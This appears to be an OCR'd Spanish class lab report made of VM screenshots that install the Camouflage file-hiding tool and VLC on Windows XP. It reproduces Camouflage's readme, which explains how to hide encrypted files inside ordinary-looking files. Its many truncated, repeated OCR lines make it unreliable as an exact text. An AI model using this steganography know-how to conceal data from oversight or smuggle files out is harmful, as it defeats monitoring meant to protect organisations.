

WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Clase_2_Oct_2025 en "VBoxSvr" (Y:)
Tareas de archivo y carpeta
Otros sitios
Detalles
Camou121
WinZip Self-Extractor - Camou121.exe
Unzip
Run WinZip
Close
About
Help
Inicio
VIL - JUV
Puntuación del p...
ESP
LAA
9:39 a.m.
2/10/2025
CTRL DERECHA



WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Camouflage v1.2.1 Setup
Camouflage
Welcome
Welcome to the Camouflage Setup program. This program will install Camouflage on your computer.
It is strongly recommended that you exit all Windows programs before running this Setup program.
Click Cancel to quit Setup and then close any programs you have running. Click Next to continue with the Setup program.
WARNING: This program is protected by copyright law and international treaties.
Unauthorized reproduction or distribution of this program, or any portion of it, may result in severe civil and criminal penalties, and will be prosecuted to the maximum extent possible under law.
Next >
Cancel
VIL - JUV
Puntuación del p...
ESP
LAA
9:40 a.m.
2/10/2025
CTRL DERECHA



WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Camouflage v1.2.1 Setup
Camouflage
Software License Agreement
Please read the following License Agreement. Press the PAGE DOWN key to see the rest of the agreement.
Camouflage is Freeware. You are encouraged to freely use and distribute it provided that no files are added or removed from the archive, and that all files contained within the archive are distributed together.
All titles and copyrights in and to Camouflage are owned exclusively by Twisted Pear Productions. You may not reverse engineer, decompile, disassemble or alter Camouflage software in any way.
To the maximum extent permitted by applicable law, in no event shall the individual author(s) or Twisted Pear Productions be liable for any special, incidental, indirect, or consequential damages whatsoever (including, without limitation, damages for loss of business profits, business interruption, loss of business information, or any other pecuniary loss) arising out of the use of or inability to use Camouflage or the provision of or failure to provide Support Services.
Do you accept all the terms of the preceding License Agreement? If you choose No, Setup will close. To install Camouflage, you must accept this agreement.
< Back
Yes
No
CTRL DERECHA
VIL - JUV
Puntuación del p...
ESP
LAA
9:40 a.m.
2/10/2025


WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Camouflage v1.2.1 Setup
Camouflage
Choose Destination Location
Setup will install Camouflage in the following folder.
To install to this folder, click Next.
To install to a different folder, click Browse and select another folder.
You can choose not to install Camouflage by clicking Cancel to exit Setup.
Destination Folder
C:\Archivos de programa\Camouflage
Browse...
< Back
Next >
Cancel
CTRL DERECHA
27°C
Mayorm. nublado
ESP
LAA
9:40 a.m.
2/10/2025


WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Camouflage v1.2.1 Setup
Camouflage
Select Program Folder
Setup will add program icons to the Program Folder listed below. You may type a new folder name, or select one from the existing Folders list. Click Next to continue.
Program Folders:
Camouflage
Existing Folders:
Accesorios
Herramientas administrativas
Inicio
Juegos
< Back
Next >
Cancel
CTRL DERECHA
27°C
Mayorm. nublado
ESP
LAA
9:40 a.m.
2/10/2025


WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Camouflage v1.2.1 Setup
Camouflage
Start Copying Files
Setup has enough information to start copying the program files. If you want to review or change any settings, click Back. If you are satisfied with the settings, click Next to begin copying files.
Current Settings:
Destination Directory:
C:\Archivos de programa\Camouflage
Program Folder:
Accesorios
< Back
Next >
Cancel
CTRL DERECHA
27°C
Mayorm. nublado
ESP
LAA
9:40 a.m.
2/10/2025


WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Camouflage v1.2.1 Setup
Camouflage
Select Program Folder
Setup will add program icons to the Program Folder listed below. You may type a new folder name, or select one from the existing Folders list. Click Next to continue.
Program Folders:
Accesorios
Existing Folders:
Accesorios
Herramientas administrativas
Inicio
Juegos
< Back
Next >
Cancel
CTRL DERECHA
27°C
Mayorm. nublado
ESP
LAA
9:40 a.m.
2/10/2025


WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Papelera de reciclaje
Adobe Reader 8
LITCHPRINT
Readme Photos
Readme - Bloc de notas
Archivo Edición Formato Ver Ayuda
Camouflage v1.2.1
These days companies are given more power to monitor emails and to examine your personal files. And with more and more malicious 'spy' software being widely used, you need to
Camouflage allows you to hide files by scrambling them and then attaching them to the file of your choice. This camouflaged file then looks and behaves like a normal file, and
For example, you could create a picture file that looks and behaves exactly like any other picture file but contains hidden encrypted files, or you could hide a file inside a w
For additional security you can password your camouflaged file. This password will be required when extracting the files within.
You can even camouflage files within camouflaged files.
Camouflaging Files
After installing Camouflage you will find two new menu options when right-clicking files in Windows Explorer; 'camouflage' and 'Uncamouflage'.
You can camouflage a file or several files at a time by highlighting them in Windows Explorer, then clicking the right mouse button and choosing 'Camouflage' from the pop-up me
A list of the files chosen is displayed in the Camouflage dialog.
You can view/edit the files by double-clicking them with the mouse, or by highlighting and right-clicking them, then choosing 'Open' from the pop-up menu. Selecting 'Propertie
Anyway, to continue click 'Next'.
In the second screen choose a file to be used as camouflage. This can be any type of file, but some files work better than others. For example, avoid choosing a text file bec
Camouflage remembers the last 10 files used and you can reuse one of them by selecting it from the drop-down list.
Note that Camouflage will simply use a copy of the selected file. The original chosen file will not be altered in any way.
Once you have selected a file, click 'Next'.
From the third screen choose the folder and filename of the camouflaged file that will be created. The default folder is the folder where you selected the files in Windows Exp
Check 'Read-only' to create the camouflaged file with its 'Read-only' attribute set. This is recommended because it makes the file safer, and prevents other applications from
Click 'Next'.
From the final screen you can type in a password if you wish. This password will be required when extracting files from your camouflaged file. If you do not wish to add a pas
Clicking 'Finish' will create the camouflaged file and then exit.
Uncamouflaging Files
To extract the files hidden within a camouflaged file, right-click it in Windows Explorer and choose 'uncamouflage' from the pop-up menu.
A password prompt appears in the Uncamouflage dialog. If this file was created with a password, type it in.
Note that Camouflage was designed so that it doesn't reveal camouflaged files to the casual observer. For this reason the password screen is always displayed whether the file
Once you have entered the correct password (if applicable), click 'Next'.
The second screen displays a list of the files hidden within the camouflaged file. The first file in the list is the file originally used as camouflage.
To extract all files from the camouflaged file, either select them all, or just click 'Next' without selecting any files. You can extract certain files by selecting them, then
You can view the files by double-clicking them with the mouse, or by highlighting and right-clicking them, then choosing 'Open' from the pop-up menu. Note that files modified
From the final screen, choose the folder where the files are to be extracted. If you're not extracting the first file in the list (the file originally used as camouflage), the
Click 'Finish' to extract the files and exit.
Inicio
Clase_2_Oct_2025 e...
Readme - Bloc de notas
CTRL DERECHA
27°C
Mayorm. nublado
ESP
LAA
9:41 a.m.
2/10/2025







Ilustración 9 Camouflage instalado


1.7 Instalacion VLC

Instalado para disponer de un visor multimedia funcional, como se muestra en la **Ilustración 11**.


WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Clase_2_Oct_2025 en "VBoxSvr" (Y:)
Tareas de archivo y carpeta
Otros sitios
Detalles
Installer Language
Please select a language.
Español
OK
Cancel
Puede que su equipo esté en riesgo
Inicio
27°C
Mayorm. nublado
ESP
LAA
9:41 a.m.
2/10/2025
CTRL DERECHA


WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Readme - Bloc de notas
Archivo Edición Formato Ver Ayuda
Camouflage v1.2.1
These days companies are given more power to monitor emails and to examine your personal files. And with more and more malicious 'spy' software being widely used, you need to
Camouflage allows you to hide files by scrambling them and then attaching them to the file of your choice. This camouflaged file then looks and behaves like a normal file, and
For example, you could create a picture file that looks and behaves exactly like any other picture file but contains hidden encrypted files, or you could hide a file inside a w
For additional security you can password your camouflaged file. This password will be required when extracting the files within.
You can even camouflage files within camouflaged files.
Camouflaging Files
After installing Camouflage you will find two new menu options when right-clicking files in Windows Explorer; 'Camouflage' and 'Uncamouflage'.
You can camouflage a file or several files at a time by highlighting them in Windows Explorer, then clicking the right mouse button and choosing 'Camouflage' from the pop-up me
A list of the files chosen is displayed in the Camouflage dialog.
You can view/edit the files by double-clicking them with the mouse, or by highlighting and right-clicking them, then choosing 'Open' from the pop-up menu. Selecting 'Propertie
Anyway, to continue click 'Next'.
In the second screen choose a file to be used as camouflage. This can be any type of file, but some files work better than others. For example, avoid choosing a text file bec
Camouflage remembers the last 10 files used and you can reuse one of them by selecting it from the drop-down list.
Note that Camouflage will simply use a copy of the selected file. The original chosen file will not be altered in any way.
Once you have selected a file, click 'Next'.
From the third screen choose the folder and filename of the camouflaged file that will be created. The default folder is the folder where you selected the files in Windows Exp
Check 'Read-only' to create the camouflaged file with its 'Read-only' attribute set. This is recommended because it makes the file safer, and prevents other applications from
Click 'Next'.
From the final screen you can type in a password if you wish. This password will be required when extracting files from your camouflaged file. If you do not wish to add a pas
Clicking 'Finish' will create the camouflaged file and then exit.
Uncamouflaging Files
To extract the files hidden within a camouflaged file, right-click it in Windows Explorer and choose 'uncamouflage' from the pop-up menu.
